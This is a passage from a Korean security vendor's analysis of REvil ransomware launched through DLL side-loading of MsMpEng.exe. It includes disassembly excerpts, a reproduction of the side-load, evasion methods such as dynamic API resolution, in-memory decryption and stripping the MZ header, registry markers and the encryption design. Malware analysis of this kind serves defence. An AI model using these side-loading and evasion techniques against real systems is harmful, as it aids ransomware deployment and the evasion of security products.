
2.3.2 MsMpEng.exe 내부



[그림 12] MsMpEng.exe 내부

MsMpEng.exe 내부에는 위와 같이 mpsvc.dll 에서 Export 된 ServiceCrtMain 함수를 호출하여 사용하는 것을 확인할 수 있다. 이 때, MsMpEng.exe 는 mpsvc.dll 이 조작된 DLL 파일인지 여부와 ServiceCrtMain 함수의 조작 여부를 확인하지 않는다는 Exploit 이 있다.

2.3.3 MsMpEng.exe Exploit 재현 (1)



[그림 13] MsMpEng.exe 의 ServiceCrtMain 호출

소만사는 MsMpEng.exe 의 Exploit 을 재현하기 위해 임의의 DLL 을 생성하여 mpsvc.dll 로 명명한 후 실행을 시켰다. 실행 결과 위와 같이 mpsvc.dll 을 검증하지 않고 로드하며, ServiceCrtMain 함수의 조작 여부를 검증하지 않고 호출하는 것을 재현하여 확인할 수 있었다.

2.3.4 MsMpEng.exe Exploit 재현 (2)

[그림 14] MsMpEng.exe 의 MessageBox 출력

Exploit 의 재현 결과로 MsMpEng.exe 는 mpsvc.dll 을 로드한 후 ServiceCrtMain 함수를 호출했다. 또한 그 내부의 MessageBox API 도 실행되어, Somansa 와 Privacy-i EDR 문구 등을 출력했다.

2.3.5 MsMpEng.exe Exploit 및 DLL-SideLoading Exploit

REvil 랜섬웨어 공격에 사용한 MsMpEng.exe 의 확인된 Exploit 은 아래와 같이 2 개가 존재한다.

[1. MsMpEng.exe Exploit]
- DLL 로드 시 조작된 DLL 인지 확인을 하지 않는다. 또한 Export 함수의 조작 여부를 확인하지 않는다.

[2. DLL-SideLoading Exploit]
- DLL-SideLoading 은 DLL 을 로드하는 순서를 이용한 Exploit 으로 DLL Search 메커니즘을 악용한다.
- 로드 순서는 아래와 같은데, 이 순서를 악용하여 현재 폴더에 악성 DLL 을 위치시킨 후 이를 로드하도록 만드는 기법이다.

Application Load Folder / Current Folder / System Folder / Window Folder / PATH Variable Folder

[표 4] MsMpEng.exe Exploit 및 DLL-SideLoading

2.4 REvil 랜섬웨어 분석

2.4.1 ServiceCrtMain 함수 내 CreateThread API


```
69481290    55          push ebp                                        ServiceCrtMain
69481291    8BEC        mov ebp,esp
69481293    83EC 08     sub esp,8
69481296    8D45 FC     lea eax,dword ptr ss:[ebp-4]
69481299    50          push eax
6948129A    6A 00       push 0
6948129C    6A 00       push 0
6948129E    68 B0114869 push mpsvc.694811B0
694812A3    6A 00       push 0
694812A5    6A 00       push 0
694812A7    FF15 3C214F69 call dword ptr ds:[<&CreateThread>]

694811B0    55          push ebp
694811B1    8BEC        mov ebp,esp
694811B3    83EC 08     sub esp,8
694811B6    68 00010000 push 100
694811BB    FF15 38214F69 call dword ptr ds:[<&GetCurrentThread>]
694811C1    50          push eax
694811C2    FF15 34214F69 call dword ptr ds:[<&SetThreadPriority>]
694811C8    A1 20CC5369 mov eax,dword ptr ds:[6953CC20]
694811CD    50          push eax
694811CE    68 00D05169 push mpsvc.6951D000
694811D3    E8 38FFFFFF call mpsvc.69481110
```

[그림 15] ServiceCrtMain 함수 내 CreateThread API 호출

MsMpEng.exe 프로세스의 ServiceCrtMain Export 함수 호출로, REvil 랜섬웨어는 시작된다. 해당 함수 내부에는 CreateThread API 를 호출하게 되어있다. Thread 의 Start Address 를 확인하면 위와 같이 실제 REvil 랜섬웨어 코드를 확인할 수 있다.


2.4.2 REvil 랜섬웨어 Thread 동작 방식



[그림 16] Sleep API 를 통한 Thread 제어

REvil 랜섬웨어는 Sleep API 를 통해 일정 시간 동안 Main Thread 를 중지 시켜, 그 유휴 시간 동안 실행 되는 방식으로 동작한다.


2.4.3 Thread 우선 순위 변경



[그림 17] Thread 우선 순위 변경

GetCurrentThread API 를 통해 현재 Thread 의 핸들을 획득한 후, SetThreadPriority API 호출을 통해 Thread 의 우선 순위를 향상시킨다. 이는 향 후 파일 암호화 및 기타 랜섬 행위 수행 시 Thread 의 우선 순위를 높여 빠른 처리 속도로 행위 수행을 할 수 있도록 하기 위함이다.

2.4.4 REvil 랜섬웨어 파일 매핑




[그림 18] REvil 랜섬웨어 파일 매핑

REvil 랜섬웨어 페이로드는 Thread 내에서 호출된 CreateFileMappingW 및 MapViewOfFile API 를

통해 파일로 매핑된다. 파일 매핑은 일반적으로 파일을 메모리에 로드하고 쉽게 제어할 수 있도록 하기 위해 사용된다.


2.4.5 매핑된 REvil 랜섬웨어 페이로드



[그림 19] 매핑된 REvil 랜섬웨어 페이로드

이전의 CreateFileMappingW 및 MapViewOfFile API 를 통해 매핑된 REvil 랜섬웨어 페이로드를 위의 주소 0x00510000 에서 확인할 수 있다. 해당 주소의 코드는 실질적인 REvil 랜섬웨어의 실체로서 이후 발생될 파일 암호화 및 기타 랜섬 행위가 발생하는 영역이다.

2.4.6 코드 복호화에 필요한 API 주소 획득



[그림 19] 매핑된 REvil 랜섬웨어 페이로드

REvil 랜섬웨어는 내부에 암호화된 코드를 가지고 있는데, 이를 복호화 하기 위해 필요한 API 의 주소를 획득한다. 이 과정은 LoadLibraryA 와 GetProcAddress API 호출을 통해 이루어지는데, 대상 API 들은 아래의 표와 같다.

Kernel32.dll ! LoadLibraryA
Kernel32.dll ! VirtualAllocEx
Kernel32.dll ! VirtualProtect
Kernel32.dll ! FreeLibrary
Kernel32.dll ! IsBadReadPtr

[표 5] Kernel32.dll 의 대상 API

API 의 주소를 동적으로 획득하는 과정을 통해 API 등을 통해 악성코드 여부를 판단하는 보안 제품을 우회할 수 있다.

2.4.7 코드 복호화를 위한 메모리 속성 변경

```
005100DB    6A 00           push 0
005100DD    6A 04           push 4
005100DF    68 7CE80100     push 1E87C
005100E4    8B55 F4         mov edx,dword ptr ss:[ebp-C]
005100E7    52              push edx                        0x005106FC
005100E8    8B45 FC         mov eax,dword ptr ss:[ebp-4]    [ebp-4]:"FreeLibrary"
005100EB    8B88 A4000000   mov ecx,dword ptr ds:[eax+A4]
005100F1    FFD1            call ecx                        VirtualProtect
```

[그림 20] 코드 복호화를 위한 메모리 속성 변경

VirtualProtect API 호출을 통해 코드 복호화를 위한 메모리 속성을 변경한다. 위 사진의 0x005106FC 주소를 확인할 수 있는데, 해당 주소가 이후에 코드 복호화가 되는 메모리 주소이다.

2.4.8 코드 복호화 과정 수행

```
0051017C    8955 F4         mov dword ptr ss:[ebp-C],edx
0051017F    817D F8 00E80100 cmp dword ptr ss:[ebp-8],1E800
00510186    7D 60           jge 5101E8
00510188    817D F4 D2000000 cmp dword ptr ss:[ebp-C],D2
0051018F    7E 07           jle 510198
00510191    C745 F4 00000000 mov dword ptr ss:[ebp-C],0
00510198    8B45 F8         mov eax,dword ptr ss:[ebp-8]
0051019B    25 01000080     and eax,80000001
005101A0    79 05           jns 5101A7
005101A2    48              dec eax
005101A3    83C8 FE         or eax,FFFFFFFE
005101A6    40              inc eax
005101A7    85C0            test eax,eax
005101A9    75 1C           jne 5101C7
005101AB    0FB74D FC       movzx ecx,word ptr ss:[ebp-4]
```

```
005106FC    48              dec eax                         eax:"FreeLibrary"
005106FD    4A              dec edx
005106FE    DA4C4F 4E       fimul st(0),dword ptr ds:[edi+ecx*2+4E]
00510702    4E              dec esi
00510703    40              inc eax                         eax:"FreeLibrary"
00510704    44              inc esp
00510705    42              inc edx
00510706    42              inc edx
00510707    44              inc esp
00510708    BB B94658E0     mov ebx,E05846B9
0051070D    5A              pop edx
```

```
005106FC    0000            add byte ptr ds:[eax],al
005106FE    DA4C4F 4E       fimul st(0),dword ptr ds:[edi+ecx*2+4E]
00510702    4E              dec esi
00510703    40              inc eax
00510704    44              inc esp
00510705    42              inc edx
00510706    42              inc edx
00510707    44              inc esp
00510708    BB B94658E0     mov ebx,E05846B9
0051070D    5A              pop edx
```

[그림 21] 코드 복호화 수행 과정

위 사진을 보면, 특정한 연산을 수행하는 것을 확인할 수 있다. 해당 연산은 이전의 VirtualProtect API 호출을 통해 속성을 변경한 메모리 영역에 대해 수행되는데, 0x005106FC 주소를 보면 코드 복호화 전과 후의 차이를 확인할 수 있다. 이 코드 복호화 과정은 메모리 내에서 수행되며, 코드 복호화를 통해 코드의 특정 패턴 등을 확인하여 악성코드를 판별하는 보안 제품을 우회할 수 있다.

2.4.9 메모리 영역 획득

```
00510625    6A 40           push 40
00510627    68 00300000     push 3000
0051062C    8B4D E8         mov ecx,dword ptr ss:[ebp-18]
0051062F    51              push ecx
00510630    6A 00           push 0
00510632    6A FF           push FFFFFFFF
00510634    8B55 C4         mov edx,dword ptr ss:[ebp-3C]   [ebp-3C]:"FreeL
00510637    8B82 A0000000   mov eax,dword ptr ds:[edx+A0]
0051063D    FFD0            call eax                        VirtualAllocEx
```

[그림 22] 임의의 메모리 영역 획득

VirtualAllocEx API 호출을 통해 임의의 메모리 영역을 획득하는데, VirtualAllocEx API 호출 시 핸들을 0xFFFFFFFF 로 주어 자기 자신의 메모리 영역을 획득한다. 획득한 메모리는 0x01F90000 으로 해당 메모리 영역에는 추후 다시 한번 복호화를 수행한 REvil 랜섬웨어 코드가 적재된다.

2.4.10 REvil 랜섬웨어 코드 복호화

```
00510219    8B55 FC         mov edx,dword ptr ss:[ebp-4]
0051021C    83C2 01         add edx,1
0051021F    8955 FC         mov dword ptr ss:[ebp-4],edx
00510222    8B45 FC         mov eax,dword ptr ss:[ebp-4]
00510225    3B45 08         cmp eax,dword ptr ss:[ebp+8]
00510228    73 12           jae 51023C
0051022A    8B4D F0         mov ecx,dword ptr ss:[ebp-10]
0051022D    034D FC         add ecx,dword ptr ss:[ebp-4]
00510230    8B55 EC         mov edx,dword ptr ss:[ebp-14]
00510233    0355 FC         add edx,dword ptr ss:[ebp-4]
00510236    8A02            mov al,byte ptr ds:[edx]
00510238    8801            mov byte ptr ds:[ecx],al
0051023A    EB DD           jmp 510219
0051023C    8BE5            mov esp,ebp
0051023E    5D              pop ebp
0051023F    C2 0400         ret 4
```

[그림 23] REvil 랜섬웨어 코드 복호화

위 사진은 일련의 연산을 통해 REvil 랜섬웨어 코드를 복호화하여 특정 메모리 영역으로 적재시키는 모습이다. 대상 메모리 영역은 이전에 VirtualAllocEx API 호출을 통해 획득한 0x01F90000 이다.

2.4.11 PE 시그니처 기반 탐지 우회

```
01F90000  00 00 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  ..........ÿÿ..
01F90010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
01F90020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01F90030  00 00 00 00 00 00 00 00 00 00 00 00 F0 00 00 00  ............ð...
01F90040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01F90050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01F90060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01F90070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01F90080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

01FA0D00  00 00 00 00 7F 00 43 6C 6F 73 65 48 61 6E 64 6C  ......CloseHandl
01FA0D10  65 00 02 06 6C 73 74 72 63 6D 70 69 57 00 52 05  e...lstrcmpiW.R.
01FA0D20  53 6C 65 65 70 00 96 05 56 65 72 53 65 74 43 6F  Sleep...VerSetCo
01FA0D30  6E 64 69 74 69 6F 6E 4D 61 73 6B 00 9A 05 56 65  nditionMask...Ve
01FA0D40  72 69 66 79 56 65 72 73 69 6F 6E 49 6E 66 6F 57  rifyVersionInfoW
01FA0D50  00 00 FE 05 6C 73 74 72 63 6D 70 41 00 00 35 05  ..þ.lstrcmpA..5.
01FA0D60  53 65 74 54 68 72 65 61 64 50 72 69 6F 72 69 74  SetThreadPriorit
01FA0D70  79 00 4B 45 52 4E 45 4C 33 32 2E 64 6C 6C 00 00  y.KERNEL32.dll..
01FA0D80  4D 02 4D 65 73 73 61 67 65 42 6F 78 57 00 55 53  M.MessageBoxW.US
01FA0D90  45 52 33 32 2E 64 6C 6C 00 00 4F 4C 45 41 55 54  ER32.dll..OLEAUT
01FA0DA0  33 32 2E 64 6C 6C 00 00 00 00 00 00 00 00 00 00  32.dll..........
```

[그림 24] PE 시그니처 기반 탐지 우회

위 사진을 보면 복호화된 코드가 0x01F90000 주소에 위치함을 알 수 있다. 그러나 해당 코드는 정상적인 PE 의 구조가 아님을 확인할 수 있는데, 0x4D5A(MZ)로 시작하지 않는다. 이는 내부 복호화 시 0x4D5A(MZ)를 의도적으로 삭제하여 보안 제품의 PE 시그니처 기반 탐지를 우회하는 것이다. 즉, 정상적인 PE 가 아닌 것으로 위장하여 보안 제품을 우회하는 기술이다.

2.4.13 API 주소 동적 획득

```
005104F1    52              push edx
005104F2    8B45 E4         mov eax,dword ptr ss:[ebp-1C]
005104F5    50              push eax
005104F6    8B4D F0         mov ecx,dword ptr ss:[ebp-10]     [ebp-10]:"FreeLibrary"
005104F9    8B91 9C000000   mov edx,dword ptr ds:[ecx+9C]     KERNEL32.dll
005104FF    FFD2            call edx                          LoadLibraryA
00510529    52              push edx                          edx:"VerSetConditionMask"
0051052A    8B45 E4         mov eax,dword ptr ss:[ebp-1C]
0051052D    50              push eax
0051052E    8B4D F0         mov ecx,dword ptr ss:[ebp-10]     [ebp-10]:"FreeLibrary"
00510531    8B91 9C000000   mov edx,dword ptr ds:[ecx+9C]     edx:"VerSetConditionMask"
00510537    FFD2            call edx                          GetProcAddress
```

[그림 25] API 주소 동적 획득

이후에 사용될 대상 API 주소를 다시 한번 동적으로 획득한다. 그 대상 API 는 다음과 같다.

Kernel32.dll ! CloseHandle
Kernel32.dll ! lstrcmpiW
Kernel32.dll ! Sleep
Kernel32.dll ! VerSetConditionMask
Kernel32.dll ! VerifyVersionInfoW
Kernel32.dll ! lstrcmpA
Kernel32.dll ! SetThreadPriority

[표 6] Kernel32.dll 의 대상 API

User32.dll ! MessageBoxW

[표 7] User32.dll 의 대상 API

Oleaut32.dll ! SysAllocString
Oleaut32.dll ! SysFreeString
Oleaut32.dll ! VariantInit
Oleaut32.dll ! VariantClear

[표 8] Oleaut32.dll 의 대상 API

2.4.14 PC 감염 여부 확인

```
01F95CBE    50              push eax
01F95CBF    6A 01           push 1
01F95CC1    53              push ebx
01F95CC2    FF75 0C         push dword ptr ss:[ebp+C]       SOFTWARE\BlackLivesMatter
01F95CC5    8BF3            mov esi,ebx
01F95CC7    FF75 08         push dword ptr ss:[ebp+8]       HKEY_LOCAL_MACHINE
01F95CCA    FF15 B427FA01   call dword ptr ds:[<&RegOpenKeyExW>]
01F95CBE    50              push eax
01F95CBF    6A 01           push 1
01F95CC1    53              push ebx
01F95CC2    FF75 0C         push dword ptr ss:[ebp+C]       SOFTWARE\BlackLivesMatter
01F95CC5    8BF3            mov esi,ebx
01F95CC7    FF75 08         push dword ptr ss:[ebp+8]       HKEY_CURRENT_USER
01F95CCA    FF15 B427FA01   call dword ptr ds:[<&RegOpenKeyExW>]
```

[그림 26] 레지스트리 확인을 통한 PC 감염 여부 확인

REvil 랜섬웨어는 특정 레지스트리를 생성하는데, 이는 PC 감염 여부 확인에도 사용된다. 대상 경로의 레지스트리를 확인한 후 만약, 해당 레지스트리가 없으면 이는 감염이 되지 않았다고 판단하고 감염을 진행한다. 대상 레지스트리 경로는 위의 HKLM, HKCU 경로의 SOFTWARE₩BlackLivesMatter 이다.

2.4.15 암호화 키 생성을 위한 특정 값 생성

```
01F96129    0F31            rdtsc
01F9612B    8BF0            mov esi,eax
01F9612D    8BFA            mov edi,edx
01F9612F    E8 94000000     call 1F961C8
01F96134    0F31            rdtsc
01F96136    2BC6            sub eax,esi
01F96138    8BCA            mov ecx,edx
01F9613A    8945 F0         mov dword ptr ss:[ebp-10],eax
01F9613D    1BCF            sbb ecx,edi
01F9613F    894D F8         mov dword ptr ss:[ebp-8],ecx
01F96142    E8 81000000     call 1F961C8
01F961CB    FF15 A827FA01   call dword ptr ds:[<&timeBeginPeriod>]
01F961D1    FF15 C825FA01   call dword ptr ds:[<&timeGetTime>]
01F961D7    8BF0            mov esi,eax
01F961D9    6A 01           push 1
01F961DB    FF15 D426FA01   call dword ptr ds:[<&Sleep>]
01F961E1    FF15 C825FA01   call dword ptr ds:[<&timeGetTime>]
01F961E7    3BF0            cmp esi,eax
```

[그림 27] 시간 주기를 통한 값 생성

두 rdtsc 명령 사이의 서브루틴에는 timeBeginPeriod 와 timeGetTime API 호출이 수행되는데 이는 두 API 의 호출 시 발생하는 일정 거리의 시간 주기를 통해 논리 연산을 수행하여 특정한 32 비트 값을 얻는 과정이다.

2.4.16 암호화 키 생성에 필요한 키 값

```
01F9718A    8D45 DC         lea eax,dword ptr ss:[ebp-24]
01F9718D    C645 FC 00      mov byte ptr ss:[ebp-4],0
01F97191    50              push eax                        eax:"gONRzzreFplynD81rUOWSXjPhDOAivno"
01F97192    E8 59F8FFFF     call 1F969F0
01F97197    50              push eax                        eax:"gONRzzreFplynD81rUOWSXjPhDOAivno"
01F97198    8D45 DC         lea eax,dword ptr ss:[ebp-24]
01F9719B    50              push eax                        eax:"gONRzzreFplynD81rUOWSXjPhDOAivno"
01F9719C    6A 30           push 30
```

[그림 28] 암호화 키 생성에 필요한 키 값 생성

파일 및 C&C 통신 시 등에 사용하는 암호화 키는 생성 시, 키 값과 벡터가 필요하다. 이를 위해 특정 키 값을 사용하는데, 해당 키 값은 위 사진의 'gONRzzreFplynD81rU0WSXjPhD0Aivno'이다.

2.4.17 암호화 키 생성

```
01F992D3    8B0C8D 78EBF901     mov ecx,dword ptr ds:[ecx*4+1F9EB78]
01F992DA    0FB6C0              movzx eax,al
01F992DD    330C85 78E7F901     xor ecx,dword ptr ds:[eax*4+1F9E778]
01F992E4    8B45 08             mov eax,dword ptr ss:[ebp+8]
01F992E7    C1E8 18             shr eax,18
01F992EA    330C85 78E3F901     xor ecx,dword ptr ds:[eax*4+1F9E378]
01F992F1    0FB6C2              movzx eax,dl
01F992F4    330C85 78EFF901     xor ecx,dword ptr ds:[eax*4+1F9EF78]
```

[그림 29] 암호화 키 생성

특정한 알고리즘을 통해 일련의 연산을 수행하여 암호화에 필요한 키를 생성한다. 대상 키와 매칭되는 알고리즘은 다음과 같다.


키 암호화 용 AES-256 키	키 + 벡터 값을 통해 생성된 AES-256
개인키	X25519 (Curve25519)
공개키	X25519 (Curve25519) + SHA3-256
파일 암호화 키	ChaCha20 암호화 알고리즘

[표 9] 암호화 키와 알고리즘

2.4.17 REvil 랜섬웨어 공격자의 공개 키 등록

```
01F95D3C    56                  push esi
01F95D3D    50                  push eax
01F95D3E    56                  push esi
01F95D3F    6A 02               push 2
01F95D41    56                  push esi
01F95D42    56                  push esi
01F95D43    56                  push esi
01F95D44    FF75 0C             push dword ptr ss:[ebp+C]       SOFTWARE\BlackLivesMatter
01F95D47    FF75 08             push dword ptr ss:[ebp+8]       HKEY_LOCAL_MACHINE
01F95D4A    FF15 8028FA01       call dword ptr ds:[<&RegCreateKeyExW>]
01F95D54    FF75 1C             push dword ptr ss:[ebp+1C]
01F95D57    FF75 18             push dword ptr ss:[ebp+18]
01F95D5A    FF75 14             push dword ptr ss:[ebp+14]
01F95D5D    56                  push esi
01F95D5E    FF75 10             push dword ptr ss:[ebp+10]      [ebp+10]:L"Ed7"
01F95D61    FF75 FC             push dword ptr ss:[ebp-4]
01F95D64    FF15 5427FA01       call dword ptr ds:[<&RegSetValueExW>]
```


```
01FA3420  F7 F0 20 C8 BB D6 12 F8 96 6E FB 9A C9 1D A4 D1  ÷ð È»Ö.ø.nû.É.¤Ñ
01FA3430  0D 78 D1 EF 4B 64 9E 61 C2 B9 AD A3 FC C2 C8 53  .xÑïKd.aÂ¹.£üÂÈS
01FA3440  69 7C 11 62 8B D7 43 5B 41 D2 26 33 26 9F E4 7F  i|.b.×C[AÒ&3&.ä.
01FA3450  D6 5D CE BE 59 D5 59 08 3E AA CF 92 A7 D5 F1 32  Ö]Î¾YÕY.>ªÏ.§Õñ2
01FA3460  27 50 20 EB BD 32 5E A4 5E 9D 3F AF C5 C7 06 CF  'P ë½2^¤^.?¯ÅÇ.Ï
01FA3470  D2 D0 A8 0E 1F FA F0 60 DE 44 51 F4 7A 0D 11 4A  ÒÐ¨..úð`ÞDQôz..J
01FA3480  B0 A2 4E 7D AE 15 44 C1 6D E9 08 92 76 0A 87 F5  °¢N}®.DÁmé..v..õ
01FA3490  55 0B 7C CD 7A 45 9B 55 2C 6D 8E F2 34 ED 61 C3  U.|ÍzE.U,m.ò4íaÃ
01FA34A0  72 1F 74 2D 57 3C CE 3A FB 24 3A 2C 7F 23 0A 54  r.t-W<Î:û$:,.#.T
```



[그림 30] 암호화 키 생성에 필요한 키 생성 및 레지스트리 등록

REvil 랜섬웨어 공격자의 공개 키를 등록한다. 해당 키는 'Ed7' 이라는 이름의 값으로 이전에 확인한 HKLM₩SOFTWARE₩BlackLivesMatter 레지스트리 경로에 등록된다.

